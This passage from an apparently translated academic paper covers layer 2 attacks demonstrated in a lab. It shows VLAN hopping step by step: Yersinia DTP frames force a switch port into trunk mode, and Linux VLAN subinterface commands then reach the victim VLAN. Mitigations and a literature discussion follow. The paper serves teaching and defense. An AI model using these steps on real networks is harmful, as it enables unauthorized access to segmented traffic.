  Spanning tree enabled protocol rstp
  Root ID    Priority    24577
             Address     aabb.cc00.0200
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    24577  (priority 24576 sys-id-ext 1)
             Address     aabb.cc00.0200
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Et1/0               Desg FWD 100       128.5    Shr
Et1/1               Desg FWD 100       128.6    Shr
Et1/2               Desg FWD 100       128.7    Shr
Et1/3               Desg FWD 100       128.8    Shr
Et2/0               Desg FWD 100       128.9    Shr
Et2/1               Desg FWD 100       128.10   Shr
Et2/2               Desg FWD 100       128.11   Shr
Et2/3               Desg FWD 100       128.12   Shr

IOU1(config)#spanning-tree portfast bpduguard de
IOU1(config)#spanning-tree portfast bpduguard default
IOU1(config)#spanning-tree portfast bpduguard enable
```


Figure 10. In the console on the right we find commands to apply security measures for this type of attack. A further very interesting detail is that in the simulator of the switch this security parameter already comes configured by default.

Source: Prepared by the authors.

VLAN Hooping Attack

VLAN hopping attack consists of moving from a VLAN to another one that will not be accessible. The objective of this procedure is obtain information of the users of the target VLAN (below is the process that took place in this attack).

First, we check that we are in a VLAN and that we don't have access to another one, for example we are on VLAN 20 and skip to the 10.




```
mint@mint-VirtualBox ~ $ sudo su
[sudo] password for mint:
mint-VirtualBox mint # ping 192.168.10.40
PING 192.168.10.40 (192.168.10.40) 56(84) bytes of data.
64 bytes from 192.168.10.40: icmp_seq=1 ttl=64 time=9.88 ms
64 bytes from 192.168.10.40: icmp_seq=2 ttl=64 time=4.60 ms
^C
--- 192.168.10.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 4.600/7.244/9.880/2.636 ms
mint-VirtualBox mint # ping 192.168.10.253
PING 192.168.10.253 (192.168.10.253) 56(84) bytes of data.
64 bytes from 192.168.10.253: icmp_seq=1 ttl=255 time=2.96 ms
^C
--- 192.168.10.253 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.960/2.960/2.960/0.000 ms
mint-VirtualBox mint # ping 192.168.20.20
connect: Network is unreachable
mint-VirtualBox mint # ping 192.168.20.
```

```
Welcome to Virtual PC Simulator, version 0.6.1
Dedicated to Daling.
Build time: Jun  1 2015 11:42:32
Copyright (c) 2007-2014, Paul Meng (mirnshi@gmail.com)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file


PC4> ip 192.168.10.40/24
Checking for duplicate address...
PC1 : 192.168.10.40 255.255.255.0

PC4> ping 192.168.10.10
84 bytes from 192.168.10.10 icmp_seq=1 ttl=64 time=1.935 ms
84 bytes from 192.168.10.10 icmp_seq=2 ttl=64 time=3.895 ms

PC4> ping 192.168.10.254
84 bytes from 192.168.10.254 icmp_seq=1 ttl=255 time=0.962 ms
84 bytes from 192.168.10.254 icmp_seq=2 ttl=255 time=1.955 ms

PC4> ping 192.168.10.253
84 bytes from 192.168.10.253 icmp_seq=1 ttl=255 time=0.000 ms

PC4> ping 192.168.20.30
No gateway found

PC4>
```

Figure 11. Shown at the beginning by ping tests that there is only connection between the devices that are in the same VLAN.

Source: Prepared by the authors.

The next step will be to determine if the attackers received DTP (Dynamic Trunking Protocol) message, then proceed to send to the switch messages DTP with yersinia to move our interface of Access mode to Trunk mode.



```
Sending 5, 100-byte ICMP Echos to 192.168.20.253, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
IOU1#ping 192.168.20.253
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.20.253, timeout is 2 seconds:

*Aug 14 14:11:06.464: %LINK-3-UPDOWN: Interface Port-channel1, changed state to u
p
*Aug 14 14:11:07.464: %LINEPROTO-5-UPDOWN: Line protocol on Interface Port-channe
l1, changed state to up.....
Success rate is 0 percent (0/5)
IOU1#ping 192.168.20.253
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.20.253, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
IOU1#sh int tr

Port        Mode             Encapsulation  Status        Native vlan
Et0/0       on               802.1q         trunking      1
Po1         on               802.1q         trunking      1

Port        Vlans allowed on trunk
Et0/0       none
Po1         1,10,20

Port        Vlans allowed and active in management domain
Et0/0       none
Po1         1,10,20

Port        Vlans in spanning tree forwarding state and not pruned
Et0/0       none
Po1         none
IOU1#
```

SuperPuTTY - 192.168.127.129 -P 5000 -wt "IOU1"
File View Tools Help
Protocol SSH Host Login Password
Commands
192.168.127.129 -P 5000 -wt "...
192.168.127.129 -P 5001 -wt "IOU...
192.168.127.1 -P 5001 -wt "PC1"
Opened session: CLI 192.168.127.1 -P 5007 -wt "PC4" [Telnet]
Yersinia 0.7.3
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
Dynamic Trunking Protocol
09:12
14/8/2017

Figure 12. From yersinia installed on our linux computer we send DTP packages to change the port that we are connected from Access to Trunk mode. In the console on the right it is observed that in addition to the port-channel there is also the interface e0/0 in trunk mode, the same that is connected to the attacking PC.

Source: Prepared by the authors.


For the VLAN hopping attack we must install several packages and run many commands on our linux system:

mint-virtualbox mint# apt-get install vlan

mint-virtualbox mint# modprobe 8021q

mint-virtualbox mint# vconfig add enp0s3.10

mint-virtualbox mint# ifconfig enp0s3.10 192.168.10.20/24 up




```
mint@mint-VirtualBox ~ $ sudo su
[sudo] password for mint:
mint-VirtualBox mint # apt-get install vlan
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
vlan ya está en su versión más reciente (1.9-3.2ubuntu1.16.04.3).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 121 no actualizados.
mint-VirtualBox mint # lsmod | grep 8021q
mint-VirtualBox mint # modprobe 8021q
mint-VirtualBox mint # lsmod | grep 8021q
8021q                  32768  0
garp                   16384  1 8021q
mrp                    20480  1 8021q
mint-VirtualBox mint # vconfig add enp0s3 10
Added VLAN with VID == 10 to IF -:enp0s3:-
mint-VirtualBox mint # ifconfig enp0s3.10 192.168.10.20/24 up
mint-VirtualBox mint #
```

Figure 13. A VLAN was created on linux with the same ID that the victim VLAN and was assigned a sub-interface with an IP address that belongs to the same rank in order to establish communication with this segment.

Source: Prepared by the authors.

To conclude at this point there should be connection with VLAN 10, as you can see in the picture below.



```
mint-VirtualBox mint # ping 192.168.10.254
PING 192.168.10.254 (192.168.10.254) 56(84) bytes of data.
64 bytes from 192.168.10.254: icmp_seq=1 ttl=255 time=1.95 ms
64 bytes from 192.168.10.254: icmp_seq=2 ttl=255 time=2.28 ms
64 bytes from 192.168.10.254: icmp_seq=3 ttl=255 time=0.977 ms
^C
--- 192.168.10.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.977/1.738/2.285/0.555 ms
mint-VirtualBox mint # ping 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data.
64 bytes from 192.168.20.254: icmp_seq=1 ttl=255 time=1.10 ms
64 bytes from 192.168.20.254: icmp_seq=2 ttl=255 time=2.62 ms
64 bytes from 192.168.20.254: icmp_seq=3 ttl=255 time=2.52 ms
^C
--- 192.168.20.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.107/2.088/2.629/0.694 ms
mint-VirtualBox mint #
```

root@mint-VirtualBox /home/mint
Archivo Editar Ver Buscar Terminal Ayuda
Equipo
Carpeta personal
09:34
14/8/2017

Figure 14. Finally we have to check that there is connection in both VLAN.

Source: Prepared by the authors.

The aspects to consider in order to protect the network from this type of threats are the following:

- Do not use the native VLAN 1.
- Create a VLAN called ”Black hole.ªnd putting the ports to non-use in turn off mode (shutdown).
- Configure the access ports of statically way.
- Disable DTP.

Discussion

DÁVILA (2012) work above the level of layer 2 network security mentions three very interesting myths of the data link layer, which are:

- MAC addresses cannot be falsified
- A switch does not allow sniffing
- The VLANs are separated from each other

As DÁVILA (2012) is responsible for exemplifying throughout his work why he called myths to those claims, this document sustains in the same way that using a MAC flooding attack we can falsify and send a port thousands of fake MAC addresses. If we perform an ARP spoofing we can become in the Gateway of our network and analyze all the traffic that is generated. Finally, to obtain communication between VLANs is not necessary to generate attacks, we can do it with properties defined on devices as trunk links.

Torres et al. (2013) in several passages of his work made comparisons between the OSI model and TCP/IP model, with which we are disagree to some extent, as we do not consider TCP/IP a model for the functioning of computer networks but the leading architecture in the communications market.

The International Organization for Standardization define measures that must be seen to strengthen the security of the networks, in the work A Near Field Communication (NFC) security model based on OSI reference model (Fan et al., 2015) several options are specified, the focus of this work resembles the idea in various paragraphs of the work cited.

The article Network attacks: Taxonomy, tools and systems Hoque et al. (2014) attributed the attacks to the network to factors such as the explosive growth of the internet, the dependence of this to make a number of everyday activities, among others.

It is worth mentioning that we agree with this point of view: internet was at first not thought to establish security measures in the processes that were developed, but rather to facilitate the communication around the world. However, due to the amount of tasks and transactions performed over the internet today it is necessary to protect each actively.

Bull and Matthews (2016) explores the attacks to the network that occur on layer 2 in a completely virtualized environment as it develops in this article. The researchers did several tests and identified vulnerabilities in the physical machines that are very similar to the vulnerabilities in their virtualized practices.

Arias Sánchez (2011) indicates us that communication through a medium can be an abstract concept of the data link layer, in addition to the definitions of the IEEE about ethernet that establishes two sublayers: Access Control to the middle (MAC) which is in chrage of pass frames through MAC and control protocols of logical link which recognizes logically labels or protocols to be subsequently encapsulated.

Conclusions

As it has already been shown, it is very easy to carry out an attack at layer 2 of the OSI model, but equally simple it is to implement measures of safety in the equipments.

The exploitation of the vulnerabilities in this case can be taken for the comfort of an administrator maintenance configurations by default or by ignoring the characteristics and functionality of the devices.

The elements of hardware and software used in this work contributed largely to the results of the same. It has allowed us to mount an environment as if you were working with real devices.

Between various documents of the material collected in this work are a very marked trend regarding the origin of the attacks on network infrastructures, with variations related to the percentages but holding that in the majority of cases the attacks are generated from within the network.

It should be noted that failures of the security settings in network devices are mentioned a lot. However, we need to bear in mind that vulnerabilities exist in communication protocols and different network devices on the market will be very varied in ways that mitigate these vulnerabilities.

Bibliographic References

Arias Sánchez, P. X. (2011). Diseño de una red lan/wan segura para el tribunal constitucional aplicando la metodología de 3 capas de cisco. B.S. thesis, Pontificia Universidad Católica del Ecuador.

Bays, L. R., Oliveira, R. R., Barcellos, M. P., Gaspary, L. P., and Madeira, E. R. M. (2015). Virtual network security: threats, countermeasures, and challenges. *Journal of Internet Services and Applications*, 6(1):1.

Beberlein, L., Dias, G., Levitt, K., Mukherjee, B., and Wood, J. (2017). Network attacks and an ethernet-based network security monitor.

Bhaiji, Y. (2007). Understanding, preventing, and defending against layer 2 attacks. In *Cisco, http://www. nanog. org/meetings/nanog42/presentations/Bhaiji_Layer_2_Attacks. pdf.*

Bull, R. L. and Matthews, J. N. (2016). Critical analysis of layer 2 network security in virtualised environments. *International Journal of Communication Networks and Distributed Systems*, 17(3):315–333.

Castañeda, C. M. C. (2016). *Análisis comparativo entre el tiempo de vida de los paquetes y el uso del ancho de banda, en las redes basadas en SDN y las redes basadas en el modelo OSI.* PhD thesis, Universidad Tecnológica de Pereira. Facultad de Ingenierías Eléctrica, Electrónica, Física y Ciencias de la Computación. Ingeniería de Sistemas y Computación.

Crespo, J. P. (2005). Envenenamiento arp.

DÁVILA, A. G. M. (2012). *Seguridad en redes a nivel de capas del modelo OSI*. PhD thesis.

Fan, W., Huang, W., Zhang, Z., Wang, Y., and Sun, D. (2015). A near field communication (nfc) security model based on osi reference model. In *Trustcom/BigDataSE/ISPA, 2015 IEEE*, volume 1, pages 1324–1328. IEEE.

Get'man, I., Ivannikov, V., Markin, Y. V., Padaryan, V. A., and Tikhonov, A. Y. (2016). Data representation model for in-depth analysis of network traffic. *Programming and Computer Software*, 42(5):316–323.

Handel, T. G. and Sandford, M. T. (1996). Hiding data in the osi network model. In *International Workshop on Information Hiding*, pages 23–38. Springer.

Hoque, N., Bhuyan, M. H., Baishya, R. C., Bhattacharyya, D. K., and Kalita, J. K. (2014). Network attacks: Taxonomy, tools and systems. *Journal of Network and Computer Applications*, 40:307–324.

Lamping, U., Sharpe, R., and Warnicke, E. (2014). Wireshark user's guide for wireshark 2.1.

Li, Q., Ross, C., Yang, J., Di, J., Balda, J. C., and Mantooth, H. A. (2015). The effects of flooding attacks on time-critical communications in the smart grid. In *Innovative Smart Grid Technologies Conference (ISGT), 2015 IEEE Power & Energy Society*, pages 1–5. IEEE.

Manshaei, M. H., Zhu, Q., Alpcan, T., Bacşar, T., and Hubaux, J.-P. (2013). Game theory meets network security and privacy. *ACM Computing Surveys (CSUR)*, 45(3):25.

Ochoa Villalba, V. d. R. (2011). Análisis de tráfico de datos en la capa de enlace de una red lan, para la detección de posibles ataques o intrusiones sobre tecnologías ethernet y wifi 802.11. B.S. thesis, SANGOLQUÍ/ESPE/2011.

Sanders, C. (2017). *Practical packet analysis: Using Wireshark to solve real-world network problems*. No Starch Press.

Torres, M., Coronel, H. C. R., and Lorena, I. (2013). Vulnerabilidades y seguridad en redes tcp/ip.

VARGAS, I. A. and SIEMENS, S. (2013). Seguridad en redes industriales.

Yeung, K.-H., Fung, D., and Wong, K.-Y. (2008). Tools for attacking layer 2 network infrastructure. In *Proceedings of the international multiconference of engineers and computer scientists*, volume 2, pages 1–6.